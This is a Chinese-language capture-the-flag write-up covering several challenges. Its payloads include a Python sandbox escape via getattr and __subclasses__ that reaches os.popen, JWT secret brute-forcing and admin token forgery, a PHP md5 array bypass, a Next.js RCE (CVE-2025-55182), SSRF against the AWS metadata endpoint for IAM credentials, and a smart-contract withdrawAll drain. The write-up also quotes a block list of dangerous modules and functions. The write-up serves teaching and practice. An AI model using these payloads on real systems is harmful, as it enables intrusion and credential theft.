        banned_modules = ['os', 'sys', 'subprocess', 'shlex', 'pty', 'popen', 'shutil', 'platform', 'ctypes', 'cffi', 'io', 'importlib']

        banned_functions = ['eval', 'exec', 'compile', 'input', '__import__', 'open', 'file', 'execfile', 'reload']

        banned_methods = ['system', 'popen', 'spawn', 'execv', 'execl', 'execve', 'execlp', 'execvp', 'chdir', 'kill', 'remove', 'unlink', '

        dangerous_attributes = ['__class__', '__base__', '__bases__', '__mro__', '__subclasses__', '__globals__', '__builtins__', '__getattr

        for node in ast.walk(tree):
            if isinstance(node, ast.Import):
```

分析源码，可以发现有 waf 存在，禁用了一些模块 函数 方法 属性



```
elif isinstance(node, ast.Attribute):
    if node.attr in dangerous_attributes:
        if isinstance(node.value, ast.Call) or isinstance(node.value, ast.Name):
            return False, f"禁止访问危险属性：{node.attr}"
```

根据这部分可以发现：

只有当属性访问的对象是直接的函数调用或变量名时才会被拦截

使用 getattr 函数配合字符串拼接可以完全绕过

首先通过空字符串对象获取 object 基类，然后获取所有子类列表：

g = getattr

s = ''


base = g(g(s, '__cla'+'ss__'), '__ba'+'ses__')[0]

```
subs = g(base, '__subcla'+'sses__')()

for i, cls in enumerate(subs):

    name = str(cls)

    if 'wrap' in name:

        print(i, cls)
```

遍历子类发现索引 166 是 os._wrap_close 类，这个类的__init__.__globals__中包含 os 模块的所有函数

直接构造 payload

```
g = getattr

s = ''

c = g(g(s, '__cla'+'ss__'), '__ba'+'ses__')[0]

subs = g(c, '__subcla'+'sses__')()

wrap = subs[166]

gl = g(g(wrap, '__init__'), '__glo'+'bals__')

p = gl['pop'+'en']('cat /flag* 2>/dev/null; env | grep -i flag')

print(g(p, 'rea'+'d')())
```



```
> 进程已启动...
GZCTF_FLAG=furryCTF{DO_n0t_1Or9E7_To_RemOvE_De8UG_wHen_c982fd8ee698_re1Ea5e}
```


furryCTF{DO_n0t_1Or9E7_To_RemOvE_De8UG_wHen_c982fd8ee698_re1Ea5e}

【Web】ezmad5

【解题思路】mad5 强比较

【解题步骤】

用 hackbar 发送 post 请求，利用空数组绕过即可



```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
        $user = $_POST['user'];
        $pass = $_POST['pass'];
        if ($user !== $pass && md5($user) === md5($pass)) {
                echo "Congratulations! Here is your flag: <br>";
                echo file_get_contents($flag_path);
        } else {
                echo "Wrong! Hacker!";
        }
} else {
        echo "Please provide 'user' and 'pass' via POST.";
}
?> 恭喜!你的旗帜如下:
POFP{18dcd04f-e1dc-4296-ba48-4d7a05c5f97d}
```

URL: http://ctf.furryctf.com:37148

☑ Post data □ Referer □ User Agent □ Cookies

```
user[]=1&pass[]=2
```

【Web】admin

【解题思路】

jwt 令牌爆破，然后进行密钥伪造

【解题步骤】

访问目标站点发现是一个登录页面

使用测试账户登录获取 JWT token：

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTc3MzU0NiwiZXhwIjoxNzY5Nzc3MTQ2fQ.SgrrhhSS91Bj5uQFj3nGKAbfwKdgViV-w3sVksfnR8o

解码 JWT payload 部分得到：{"user":"user","iat":1769773546,"exp":1769777146}

home 页面通过 validate.php 验证 token，普通用户返回消息提示需要管理员才能看到 flag

尝试 none 攻击失败，服务端做了校验

对 JWT 密钥进行爆破，得到秘钥为 mwkj

直接用秘钥伪造 admin

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3Njk3NzM1NDYsImV4cCI6MTc2OTc3NzE0Nn0.kKkqbeEHys0xlvVNXOejk-uBkMrRzwvoZIQqtTfuP3U

成功获取 flag

flag：furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}


【Web】下一代有下一代的问题

【解题思路】

Next 漏洞

【解题步骤】

检测出来有 next 漏洞，进行 rce 漏洞利用



1. 被动检测 已检测

- 发现: window.__next_f (App Router)


2. 主动指纹识别 (RSC:1)

开始指纹探测

3. RCE漏洞利用 (CVE-2025-55182)

cat flag.txt 执行

```
[+] 命令: cat flag.txt
[+] 输出:
furryCTF{Re4d_cVE_M0re_tO_Di5C0V3r_NExT_Js_a069
6e3f633b}
```



Submit a Feedback

Enter your information below to submit your feedback.

Full Name

Your Name

It's just a CTF problem demo. Information you enter will be sent to server, but no actual data will be stored in this application.

Feedback Content

Your feedback message...

Submit

【Web】CCPreview

【解题思路】

题干里给 curl 的请求，服务器端请求伪造

【解题步骤】

输入 URL 后会用 curl 去请求

直接输入 AWS 元数据服务地址测试 SSRF

http://169.254.169.254/latest/meta-data/

返回了三个目录：iam/、network/、public-hostname/

继续探索：

http://169.254.169.254/latest/meta-data/iam/

返回：security-credentials/

继续访问：

http://169.254.169.254/latest/meta-data/iam/security-credentials/

返回 admin-role

最后访问该角色的凭证：

http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role

返回了完整的 AWS 凭证信息，其中 SecretAccessKey 字段包含 flag：

```
{'Code': 'Success', 'Type': 'AWS-HMAC', 'AccessKeyId':
'AKIA_ADMIN_USER_CLOUD', 'SecretAccessKey': 'POFP{abc0b372-6d7b-443c-
b73e-5d06bd790510}', 'Token': 'MwZNCNz... (Simulation Token)', 'Expiration':
'2099-01-01T00:00:00Z'}
```


Flag: POFP{abc0b372-6d7b-443c-b73e-5d06bd790510}

【Osint】独游

【解题思路】

寻找图片的细节

【解题步骤】



观察图中的临时公交站点，发现其是香港的公交车号，右侧商铺也有繁体中文存在，首先定位为香港，左侧有袁记云饺，寻找香港其所有的商铺，在下面找到了类似原图，再精确定位

114°10′02″E　22°19′07″N

【Blockchain】好像忘了啥

【解题思路】

利用 Solidity 合约

【解题步骤】

采用 git bash 终端的 Foundry

首先获取攻击者私钥并记录

连接到目标 RPC 节点

- RPC 端点：http://furryctf.com:35258/rpc/
- 链 ID：1337

cast wallet address

0x0b4234b567805294bc956171319e30e1f0fbd1262e5c6635aea532146eab4122

终端会返回一个地址，即为「攻击者地址」

输入如下命令：

export ETH_RPC_URL=http://furryctf.com:35258/rpc/

export PRIVATE_KEY=0x0b4234b567805294bc956171319e30e1f0fbd1262e5c6635aea532146eab4122

输入 echo $ETH_RPC_URL，终端返回 http://furryctf.com:35258/rpc/，RPC 配置成功；输入 echo $PRIVATE_KEY，返回私钥，私钥配置成功。

终端输入命令：cast rpc eth_accounts

cast balance <账户地址>

返回 100000000000000000000，说明这个地址就是目标合约地址（100 ETH）

有合约源码和合约信息，发现 getStatus()函数的赋值错误

输入：cast send <目标合约地址> "getStatus()" --from $PRIVATE_KEY

调用 withdrawAll()，提取所有余额并获取 Flag

cast send <目标合约地址> "withdrawAll()" --from $PRIVATE_KEY

之后查询日志，查询 FlagRevealed 事件，获取真实 Flag。